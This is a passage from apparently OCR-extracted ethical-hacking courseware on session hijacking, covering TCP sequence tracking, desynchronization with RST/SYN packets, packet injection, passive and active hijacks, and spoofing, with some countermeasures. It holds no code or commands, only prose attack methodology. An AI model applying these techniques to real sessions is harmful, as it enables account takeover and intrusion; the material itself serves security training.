- **Indefinite session timeout**: Session IDs with an indefinite expiration time provides an attacker with unlimited time to guess a valid session ID. An example of this is the "remember me" option in many websites. The attacker can use static session IDs to the user's web account after capturing the user's cookie file. The attacker can also perform

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

session hijacking if they can break into a proxy server, which potentially logs or caches session IDs.

- **Most computers using TCP/Internet Protocol (IP) are vulnerable**: All machines running TCP/IP are vulnerable to session hijacking because of the design flaws inherent in TCP/IP.
- **Most countermeasures do not work without encryption**: It is easy to sniff session IDs in a flat network if transport security is not set up properly during the transmission of session ID cookies, even if a web application uses Secure Sockets Layer (SSL) encryption. An attacker's task becomes even easier if they capture session IDs containing actual login information.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Session Hijacking Process

It is easier for an attacker to sneak into a system as a genuine user than to enter a system directly. An attacker can hijack a genuine user's session by finding an established session and taking it over after user authentication. After hijacking the session, the attacker can stay connected for hours without arousing suspicion. During this period, all traffic intended for the user's IP address goes to the attacker's system instead, and the attacker can plant backdoors or gain additional access to the system. Here, we examine how an attacker hijacks a session.




Figure 11.2: Session hijacking process

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Session hijacking can be divided into three broad phases.

- **Tracking the connection**

  The attacker uses a network sniffer to track a victim and host or uses a tool such as Nmap to scan the network for a target with a TCP sequence that is easy to predict. After identifying a victim, the attacker captures the sequence and acknowledgment numbers of the victim because TCP checks these numbers. The attacker then uses these numbers to construct packets.

- **Desynchronizing the connection**

  A desynchronized state occurs when a connection between a target and host is established, or stable with no data transmission or the server's sequence number is not equal to the client's acknowledgment number, or vice versa.

  To desynchronize the connection between the target and host, the attacker must change the sequence number or acknowledgment number (SEQ/ACK) of the server. For this purpose, the attacker sends null data to the server; consequently, the server's SEQ/ACK numbers advance, while the target machine does not register the increment. For example, before desynchronization, the attacker monitors the session without any interference, following which they send a large amount of null data to the server. These data change the ACK number on the server without affecting anything else, thereby desynchronizing the server and target.

  Another approach is to send a reset flag to the server to break the connection on the server side. Ideally, this occurs in the early setup stage of the connection. The attacker's goal is to break the connection on the server side and create a new connection with a different sequence number.

  The attacker waits for a SYN/ACK packet from the server to the host. On detecting a packet, the attacker immediately sends an RST packet and a SYN packet with identical parameters, such as a port number with a different sequence number, to the server. The server, on receiving the RST packet, closes the connection with the target and initiates another one based on the SYN packet but with a different sequence number on the same port. After opening a new connection, the server sends a SYN/ACK packet to the target for acknowledgement. The attacker detects (but does not intercept) this packet and sends an ACK packet to the server. Now, the server is in the established state. The aim is to keep the target conversant and ensure that it switches to the established state on receiving the first SYN/ACK packet from the server. Consequently, both the server and target are desynchronized but in an established state.

  An attacker can also use a FIN flag, but this will make the server respond with an ACK packet, thus revealing the attack through an ACK storm. The attack is revealed because of a flaw in this method of hijacking a TCP connection. While receiving an unacceptable packet, the host acknowledges it by sending the expected sequence number. This unacceptable packet generates an ACK packet, thereby creating an endless loop for every data packet. The mismatch in SEQ/ACK numbers results in excess network traffic

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.


with both the server and target attempting to verify the correct sequence. Because these packets carry no data, retransmission does not occur if the packet is lost. However, because TCP uses IP, the loss of a single packet ends the unwanted conversation between the server and target.

An attacker can add a desynchronizing stage to the hijack sequence to deceive the target host. Without desynchronizing, the attacker injects data into the server while keeping their identity hidden by spoofing an IP address. However, the attacker should ensure that the server responds to the target host as well.

- **Injecting the attacker's packet**

  Once the attacker has interrupted the connection between the server and target, they can either inject data into the network or actively participate as the man in the middle, passing data from the target to the server and vice-versa while reading and injecting data at will.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Packet Analysis of a Local Session Hijack

Session hijacking involves high-level attack vectors, which affect many systems. TCP is used for transmitting data by many systems that establish LAN or Internet connections. For establishing a connection between two systems and for the successful transmission of data, the two systems should perform a three-way handshake. Session hijacking involves the exploitation of this three-way handshake method to take control over the session.

To conduct a session hijacking attack, the attacker performs three activities:

- Tracking of a session
- Desynchronization of the session
- Injection of commands during the session

By sniffing network traffic, an attacker can monitor or track a session. The next step in session hijacking is to desynchronize the session. It is easy to accomplish this attack if the attacker knows the next sequence number (NSN) used by the client. A session can be hijacked by using that sequence number before the client uses it. There are two possibilities to determine sequence numbers: one is to sniff the traffic, find an ACK packet, and then determine the NSN based on the ACK packet. The other is to transmit data with guessed sequence numbers, which is not a reliable method. If the attacker can access the network and sniff the TCP session, they can easily determine the sequence number. This type of session hijacking is called "local session hijacking."

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

The below figure shows the packet analysis of a local session hijack.





Figure 11.3: Packet analysis of a local session hijack

According to above figure, the next expected sequence number is 1420. If the attacker transmits that packet sequence number before the user does, they can desynchronize the connection between the user and server.

If the attacker sent the data with the expected sequence number before the user could, the server would be synchronized with the attacker. This leads to the establishment of a connection between the attacker and server. Then, the server would drop the data sent by the user with the correct sequence number, believing it to be a resent packet. The user is unaware of the attacker's action and may resend the data packet because the user does not receive an ACK for their TCP packet. However, the server would drop all the packets resent by the user. Thus, the local session hijacking attack is successfully completed.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Types of Session Hijacking

Session hijacking can be either active or passive, depending on the degree of involvement of the attacker. The essential difference between an active and passive hijack is that while an active hijack takes over an existing session, a passive hijack monitors an ongoing session.

- **Passive Session Hijacking**

  In a passive attack, after hijacking a session, an attacker only observes and records all the traffic during the session. A passive attack uses sniffers on the network, allowing attackers to obtain information such as user IDs and passwords. The attacker can later use this information to log in as a valid user and enjoy the user's privileges. Password sniffing is the simplest attack to obtain raw access to a network. Countering this attack involves methods that range from identification schemes (for example, one-time password systems such as S/KEY) to ticketing identification (for example, Kerberos). These techniques help in protecting data from sniffing attacks, but they cannot protect against active attacks if the data are unencrypted or do not carry a digital signature.


- **Active Session Hijacking**

  In an active attack, an attacker takes over an existing session either by breaking the connection on one side of the conversation or by actively participating. An example of an active attack is a man-in-the-middle (MITM) attack. To perform a successful MITM attack, the attacker must guess the sequence number before the target responds to the server. On most current networks, sequence-number prediction does not work, because operating-system (OS) vendors use random values for the initial sequence number, which makes it difficult to predict sequence numbers.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Figure 11.4: Attacker sniffing a victim's traffic

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Session Hijacking in OSI Model

There are two levels of session hijacking in the OSI model: the network level and application level.


- **Network Level Hijacking**

  Network level hijacking is the interception of packets during the transmission between a client and server in a TCP/User Datagram Protocol (UDP) session. A successful attack provides the attacker with crucial information, which can be further used to attack application level sessions. Attackers most likely perform network level hijacking because they do not need to modify the attack on a per-web-application basis. This attack focuses on the data flow of the protocol shared across all web applications.

- **Application Level Hijacking**

  Application level hijacking involves gaining control over the Hypertext Transfer Protocol (HTTP) user session by obtaining the session IDs. At the application level, the attacker gains control of an existing session and can create new unauthorized sessions by using stolen data. In general, both occur together, depending on the system being attacked.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Spoofing vs. Hijacking

In blind hijacking, an attacker predicts the sequence numbers that a victim host sends to create a connection that appears to originate from the host or a blind spoof. To understand blind hijacking, it is important to understand sequence-number prediction. TCP sequence numbers, which are unique per byte in a TCP session, provide flow control and data integrity. TCP segments provide the initial sequence number (ISN) as a part of each segment header. ISNs do not start at zero for each session. As part of the handshake process, each participant needs to state the ISN, and bytes are numbered sequentially from that point.

Blind session hijacking relies on the attacker's ability to predict or guess sequence numbers. An attacker is unable spoof a trusted host on a different network and observe the reply packets because no route exists for the packets to return to the attacker's IP address. Moreover, the attacker is unable resort to Address Resolution Protocol (ARP) cache poisoning because routers do not broadcast ARP across the Internet. Because the attacker is unable to observe the replies, they must anticipate the responses from the victim and prevent the host from sending a TCP/RST packet to the victim. The attacker predicts sequence numbers that the remote host expects from the victim and then hijacks the communication. This method is useful to exploit the trust relationships between users and remote machines.

In a spoofing attack, an attacker pretends to be another user or machine (victim) to gain access. Instead of taking over an existing active session, the attacker initiates a new session using the victim's stolen credentials. Simple IP spoofing is easy to perform and is useful in various attack methods. To create new raw packets, the attacker must have root access on the machine. However, to establish a spoofed connection using this session hijacking technique, an attacker must know the sequence numbers used by a target machine. IP spoofing forces the attacker to

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

forecast the NSN. When an attacker uses blind hijacking to send a command, they cannot view the response.

In the case of IP spoofing without a session hijack, guessing the sequence number is unnecessary because no currently open session exists with that IP address. In a session hijack, the traffic returns to the attacker only if source routing is used. Source routing is a process that allows the sender to specify the route to be taken by an IP packet to the destination. The attacker performs source routing and then sniffs the traffic as it passes by the attacker. In session spoofing, captured authentication credentials are used to establish a session. In contrast, active hijacking eclipses a pre-existing session. As a result of this attack, a legitimate user may lose access or the normal functionality of their established Telnet session because an attacker hijacks the session and acts with the user's privileges. Because most authentication mechanisms are enforced only at the initiation of a session, the attacker can gain access to a target machine without authentication while a session is in progress.

Another method is to use source routed IP packets. This type of MITM attack allows an attacker to become a part of the target–host conversation by deceptively guiding IP packets to pass through their system.

Session hijacking is the process of taking over an existing active session. An attacker relies on a legitimate user to make a connection and authenticate. Session hijacking is more difficult than IP address spoofing. In session hijacking, John (an attacker) would seek to insert himself into a session that James (a legitimate user) already had set up with \\Mail. John would wait until James establishes a session, displace James from the established session by some means, such as a DoS attack, and then pick up the session as though he were James. Subsequently, John would send a scripted set of packets to \\Mail and observe the responses. For this purpose, John needs to know the sequence number in use when he hijacked the session. To calculate the sequence number, he must know the ISN and the number of packets involved in the exchange process.

Successful session hijacking is difficult without the use of known tools and is only possible when several factors are under the attacker's control. Knowledge of the ISN is the least of John's challenges. For instance, John needs a method to displace James from the active session as well as a method to know the exact status of James's session at the moment that James is displaced. Both these tasks require John to have far more knowledge and control over the session than would normally be possible.

However, IP address spoofing attacks can only be successful if an attacker uses IP addresses for authentication. They cannot perform IP address spoofing or session hijacking if per-packet integrity checking is executed. In the same manner, IP address spoofing or session hijacking is not possible if the session uses encryption methods such as Secure Sockets Layer (SSL) or Point-to-Point Tunneling Protocol (PPTP). Consequently, the attacker cannot participate in the key exchange.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 11.5: Spoofing attack



